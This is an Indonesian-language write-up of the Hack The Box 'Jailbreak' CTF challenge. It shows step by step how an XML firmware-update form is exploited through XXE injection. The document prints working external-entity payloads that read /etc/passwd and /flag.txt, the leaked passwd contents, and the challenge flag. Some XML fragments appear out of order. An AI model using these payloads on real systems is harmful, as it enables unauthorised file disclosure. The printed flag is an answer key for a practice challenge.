

*ctf-writeups/HackTheBox/CTF Try Out*



**Author: levith4n**

## CHALLENGE NAME

### **Jailbreak**


The crew secures an experimental Pip-Boy from a black market merchant, recognizing its potential to unlock the heavily guarded bunker of Vault 79. Back at their hideout, the hackers and engineers collaborate to jailbreak the device, working meticulously to bypass its sophisticated biometric locks. Using custom firmware and a series of precise modifications, can you bring the device to full operational status in order to pair it with the vault door's access port. The flag is located in **/flag.txt**

## IDENTIFYING

Ini adalah tampilan depan aplikasi web target.



Setelah melakukan pengecekan terhadap fitur aplikasi web, saya menemukan sebuah fitur untuk melakukan *update firmware* dengan format *XML*.



Kemudian saya mencoba menekan tombol submit untuk melihat response yang diberikan oleh aplikasi web. Pada response, saya menemukan sebuah pesan “*Firmware version 1.33.7 update initiated*”.

```
<Version>4.5.1</Version>
<Description>Enhanced encryption for secure communication channels.</Description>
<Checksum type="SHA-256">88d862aeb067278155c67a6d6c0f3729</Checksum>
</Component>
<Component name="biometric_security">
  <Version>2.0.5</Version>
  <Description>Introduces facial recognition and fingerprint scanning for access control.</Description>
  <Checksum type="SHA-256">abcdef1234567890abcdef1234567890</Checksum>
</Component>
</Components>
<UpdateURL>https://satellite-updates.hackthebox.org/firmware/1.33.7/download</UpdateURL>
</FirmwareUpdateConfig>
```

Submit

Firmware version 1.33.7 update initiated.

Setelah saya cermati, terdapat sebuah elemen XML yang mendefinisikan versi *firmware*.

**Firmware Update** Enter an update configuration file in the appropriate format (XML)

```
<FirmwareUpdateConfig>
  <Firmware>
    <Version>1.33.7</Version>
    <ReleaseDate>2077-10-21</ReleaseDate>
    <Description>Update includes advanced biometric lock functionality for enhanced security.</Description>
    <Checksum type="SHA-256">9b74c9897bac770ffc029102a200c5de</Checksum>
  </Firmware>
</FirmwareUpdateConfig>
```

Saya mencoba untuk mengubah versinya menjadi “*Nothing*”. Seperti yang saya duga ternyata versi yang ditampilkan pada respon juga berubah menjadi “*Nothing*”.


**Firmware Update** Enter an update configuration file in the appropriate format (XML)

```
<FirmwareUpdateConfig>
  <Firmware>
    <Version>Nothing</Version>
    <ReleaseDate>2077-10-21</ReleaseDate>
    <Description>Update includes advanced biometric lock functionality for enhanced security.</Description>
    <Checksum type="SHA-256">9b74c9897bac770ffc029102a200c5de</Checksum>
  </Firmware>
</FirmwareUpdateConfig>
```

Submit


Firmware version Nothing update initiated.

Melalui hal ini, saya melihat sebuah celah untuk dilakukannya serangan *XXE Injection*. Lalu saya mencoba untuk mendefinisikan sebuah *DTD Internal* yang didalamnya saya definisikan lagi sebuah *Entity Internal*. Setelah itu saya referensikan ke dalam elemen versi firmware.



```
<!DOCTYPE xxe [<!ENTITY pwn "PWNE!">]>
<FirmwareUpdateConfig>
  <Firmware>
    <Version>&pwn;</Version>
    <ReleaseDate>2077-10-21</ReleaseDate>
    <Description>Update includes advanced biometric lock functionality for enhanced security.</Description>
    <Checksum type="SHA-256">9b74c9897bac770ffc029102a200c5de</Checksum>
  </Firmware>
```

Sesuai dugaan, nilai yang saya definisikan pada pada entitas **pwn** ditampilkan pada respon aplikasi web. Hal ini mengindikasikan bahwa aplikasi web tidak menonaktifkan penggunaan *custom DTD*, sehingga membuat celah untuk melakukan serangan *XXE Injection*.




```
</Component>
</Components>
<UpdateURL>https://satellite-updates.hackthebox.org/firmware/1.33.7/download</UpdateURL>
</FirmwareUpdateConfig>
```

Submit

Firmware version PWNE! update initiated.

## EXPLOITING

Selanjutnya, saya mencoba untuk melakukan serangan *XXE Injection* dengan mendefinisikan sebuah *External Entity* untuk membaca file **/etc/passwd** lalu mereferensikannya pada elemen *versi firmware*. Seperti yang diduga, saya mendapatkan output dari file **/etc/passwd**.



```
<!DOCTYPE xxe [<!ENTITY pwn SYSTEM "file:///etc/passwd">]>
<FirmwareUpdateConfig>
  <Firmware>
    <Version>&pwn;</Version>
    <ReleaseDate>2077-10-21</ReleaseDate>
    <Description>Update includes advanced biometric lock functionality for enhanced security.</Description>
    <Checksum type="SHA-256">9b74c9897bac770ffc029102a200c5de</Checksum>
  </Firmware>
```

```
</FirmwareUpdateConfig>

Submit

Firmware version root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
update initiated.
```

Sesuai perintah soal, saya mencoba membaca file **/flag.txt** melalui kerentanan ini, dan berhasil mendapatkan flagnya.

```
Firmware Update Enter an update configuration file in the appropriate format (XML)

<!DOCTYPE xxe [<!ENTITY pwn SYSTEM "file:///flag.txt">]>
<FirmwareUpdateConfig>
  <Firmware>
    <Version>&pwn;</Version>
    <ReleaseDate>2077-10-21</ReleaseDate>
    <Description>Update includes advanced biometric lock functionality for enhanced security.</Description>
    <Checksum type="SHA-256">9b74c9897bac770ffc029102a200c5de</Checksum>
  </Firmware>
  <Components>
    <Component>
      <Name>HTB{blom3tr1c_l0cks_4nd_fl1cker1ng_l1ghts_8d40dc1e8a2fb371ef2c7685f04a7fb3}</Name>
    </Component>
  </Components>
  <UpdateURL>https://satellite-updates.hackthebox.org/firmware/1.33.7/download</UpdateURL>
</FirmwareUpdateConfig>

Submit

Firmware version HTB{blom3tr1c_l0cks_4nd_fl1cker1ng_l1ghts_8d40dc1e8a2fb371ef2c7685f04a7fb3} update initiated.
```

Flag: `HTB{blom3tr1c_l0cks_4nd_fl1cker1ng_l1ghts_8d40dc1e8a2fb371ef2c7685f04a7fb3}`